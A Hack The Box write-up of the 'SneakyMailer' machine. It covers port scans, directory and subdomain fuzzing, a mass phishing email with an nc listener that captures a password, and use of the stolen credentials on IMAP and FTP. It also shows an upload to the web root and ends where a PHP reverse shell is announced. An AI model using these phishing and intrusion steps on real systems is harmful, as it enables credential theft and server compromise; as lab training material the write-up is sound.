Welcome back hackers!! Today we will be doing another linux box which is named SneakyMailer. Name suggests there will be some mail ports open. Lets jump in.

Enumeration

```
PORT      STATE    SERVICE  VERSION
21/tcp    open     ftp      vsftpd 3.0.3
22/tcp    open     ssh      OpenSSH 7.9p1 Debian 10+deb10u2
(protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp    open     smtp?
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp    open     http     nginx 1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.2
143/tcp   open     imap     Courier Imapd (released 2018)
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: ENABLE ACL UTF8=ACCEPTA0001 NAMESPACE OK IDLE
THREAD=ORDEREDSUBJECT UIDPLUS THREAD=REFERENCES IMAP4rev1 STARTTLS
completed CAPABILITY SORT ACL2=UNION QUOTA CHILDREN
| ssl-cert: Subject: commonName=localhost/organizationName=Courier
Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
```

```
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
993/tcp   open     ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: ENABLE AUTH=PLAIN UTF8=ACCEPTA0001 NAMESPACE
OK IDLE THREAD=ORDEREDSUBJECT UIDPLUS THREAD=REFERENCES IMAP4rev1
completed CAPABILITY QUOTA SORT ACL2=UNION ACL CHILDREN
| ssl-cert: Subject: commonName=localhost/organizationName=Courier
Mail Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Issuer: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-05-14T17:14:21
| Not valid after:  2021-05-14T17:14:21
| MD5:   3faf 4166 f274 83c5 8161 03ed f9c2 0308
|_SHA-1: f79f 040b 2cd7 afe0 31fa 08c3 b30a 5ff5 7b63 566c
|_ssl-date: TLS randomness does not represent time
8080/tcp  open     http     nginx 1.14.2
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
8655/tcp  filtered unknown
34747/tcp filtered unknown
36511/tcp filtered unknown
44756/tcp filtered unknown
50368/tcp filtered unknown
50760/tcp filtered unknown
```

So many open ports and some filtered ones. We surely have lots to enumerate. We can ignore the filtered ports. As the name of the box suggests, mail ports are open. FTP doesn't have anonymous access enabled. There are two http ports 80 and 8080. Lets start with FTP just to double

check if anonymous access is allowed or not or does the banner reveal anything. Next we will dive into http to find if there are any credentials which we can use for mail ports. Lets jump in.


Port 21 (FTP)

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# ftp $IP
Connected to 10.129.2.28.
220 (vsFTPd 3.0.3)
Name (10.129.2.28:rishabh): anonymous
530 Permission denied.
Login failed.
ftp>
```

As you can see anonymous access is disabled. Lets move on to http.

Port 80, 8080 (http)

Using just the ip address didnt work, also from the nmap scan, the server was getting redirected to sneakycorp.htb. Lets add that to our hosts file. This is the look of the landing site:



Wappalyzer output shows, php is running in the backend. Nginx 1.14.2 is the webserver. If you click on teams.php, there is a list of team members and their email address. From the source code, I copied all the email addresses

into a list which can come handy in bruteforcing of mail ports. Next I ran a gobuster scan to find additional files and directories:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# gobuster dir -u http://sneakycorp.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --no-error -o dirbust -b 400,403,404 -q -t 64 -x php,txt
/img                  (Status: 301) [Size: 185] [-->
http://sneakycorp.htb/img/]
/index.php            (Status: 200) [Size: 13543]
/css                  (Status: 301) [Size: 185] [-->
http://sneakycorp.htb/css/]
/team.php             (Status: 200) [Size: 26518]
/js                   (Status: 301) [Size: 185] [-->
http://sneakycorp.htb/js/]
/vendor               (Status: 301) [Size: 185] [-->
http://sneakycorp.htb/vendor/]
/pypi                 (Status: 301) [Size: 185] [-->
http://sneakycorp.htb/pypi/]
```

The most interesting one from the list was pypi. Unfortunately, directory listing was disabled which leaves us for another gobuster scan.


```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# gobuster dir -u http://sneakycorp.htb/pypi -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --no-error -o dirbust_2 -b 400,403,404 -q -t 64 -x
php,txt,py
/register.php         (Status: 200) [Size: 3115]
```

Also, while this was running, I also ran subdomain enumeration using wfuzz:


```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# wfuzz -c -f subdomains.out -w
/usr/share/seclists/Discovery/DNS/namelist.txt --sc 200 -u $IP -H
```

```
"Host: FUZZ.sneakycorp.htb"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34:
UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
work correctly when fuzzing SSL sites. Check Wfuzz's documentation
for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.2.28/
Total requests: 1907

=====================================================================

ID           Response   Lines    Word       Chars       Payload
=====================================================================



000000494:   200        340 L    989 W      13737 Ch    "dev"

Total time: 3.480736
Processed Requests: 1907
Filtered Requests: 1906
Requests/sec.: 547.8725
```

It means there is another subdomain with the name dev.sneakycorp.htb. Lets first navigate to register.php and then dev. Here is the register page:



I registered for an account, but there is neither redirect to a login page nor any success page. I reviewed the source code but nothing out of the box. On the landing page, if you click logout, thats a dead end. There is no functionality present thereafter. Lets move to dev subdomain.




It looks exactly the same, but now with the new header and a register button on the home page. There were no new things which looked juicy. Lets move to port 8080. This is the landing site on port 8080.


I ran gobuster against it but it returned nothing. I was stuck at this point with bunch of email addresses and nothing else to enumerate. I looked for hints and what I had to do is send a phishing link to all the email addresses, hoping that someone would click.
For the user to click our link, we have to create one. Best way is to simply open up a port like

```
nc -nvlp 8080
```

Now, what we have to do is send a link in the form of "http://:8080" to all the emails we have gathered. We can use a tool like swaks to craft a email and send to all the receipients. Lets do it. You can refer the manual of swaks or this link: https://liquidat.wordpress.com/2013/03/20/howto-sending-test-mails-with-swaks/ to send emails to your target. Here is a short script which I created to automate the task



In this script, for every email address in the file, a mail will be sent to the recepient from hacker@htb with a custom subject and body which contains a link to our machine and finally the target server IP address. You can edit this script if you like because this script will fill the terminal with lots of output. After a short span of time, a user will click the link send us the password:




The password is urlencoded. Make sure to decode it. Now lets try to login to


IMAP server to see if the user contains any sensitive mails.

EXPLOITATION


Login to imap server using the creds you have got:




Now, list folders under Inbox:



Now select different folders and see whether any mail exists or not:



We can see there are 2 mails inside sent items. Lets retrieve them.




An important piece of information from this mail. I tried to ssh in using developer username and this password but didn't work. Lets try it on imap. The same thing happened. I tried to spray the password for every email account I had on imap but it didn't work. Last thing remaining was logging in through ftp:

```
┌──(root💀kali)-[/home/rishabh/HTB/SneakyMailer]
└─# ftp $IP
Connected to 10.129.2.28.
220 (vsFTPd 3.0.3)
Name (10.129.2.28:rishabh): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 23  2020 .
drwxr-xr-x    3 0        0            4096 Jun 23  2020 ..
drwxrwxr-x    8 0        1001         4096 Jun 30  2020 dev
226 Directory send OK.
```

Voila!! It worked. Now, there is one directory dev which contains all the files of the webserver. What we can do is now that we have access to ftp server which contains all the webserver, I am assuming, If a put a file in dev directory, I can access through the browser. Lets try it out. I have uploaded a text file just to show you proof of concept:

```
ftp> put users.txt
local: users.txt remote: users.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
724 bytes sent in 0.00 secs (7.5050 MB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26  2020 css
drwxr-xr-x    2 0        0            4096 May 26  2020 img
-rwxr-xr-x    1 0        0           13742 Jun 23  2020 index.php
drwxr-xr-x    3 0        0            4096 May 26  2020 js
drwxr-xr-x    2 0        0            4096 May 26  2020 pypi
drwxr-xr-x    4 0        0            4096 May 26  2020 scss
-rwxr-xr-x    1 0        0           26523 May 26  2020 team.php
--wxrw-rw-    1 1001     1001          724 Dec 07 13:47 users.txt
drwxr-xr-x    8 0        0            4096 May 26  2020 vendor
226 Directory send OK.
```




```
tigernixon
garrettwinters
ashtoncox
cedrickelly
airisatou
briellewilliamson
herrodchandler
rhonadavidson
colleenhurst
sonyafrost
jenagaines
quinnflynn
chardemarshall
haleykennedy
tatyanafitzpatrick
michaelsilva
paulbyrd
glorialittle
bradleygreer
dairios
jenettecaldwell
yuriberry
caesarvance
doriswilder
angelicaramos
gavinjoyce
jenniferchang
brendenwagner
fionagreen
shouitou
michellehouse
sukiburks
prescottbartlett
gavincortez
martenamccray
unitybutler
howardhatfield
hopefuentes
vivianharrell
timothymooney
jacksonbradshaw
olivialiang
brunonash
sakurayamamoto
thorwalton
finncamacho
sergebaldwin
zenaidafrank
```

Now, as the server is running php, we can upload a malicious php file and gain reverse shell:

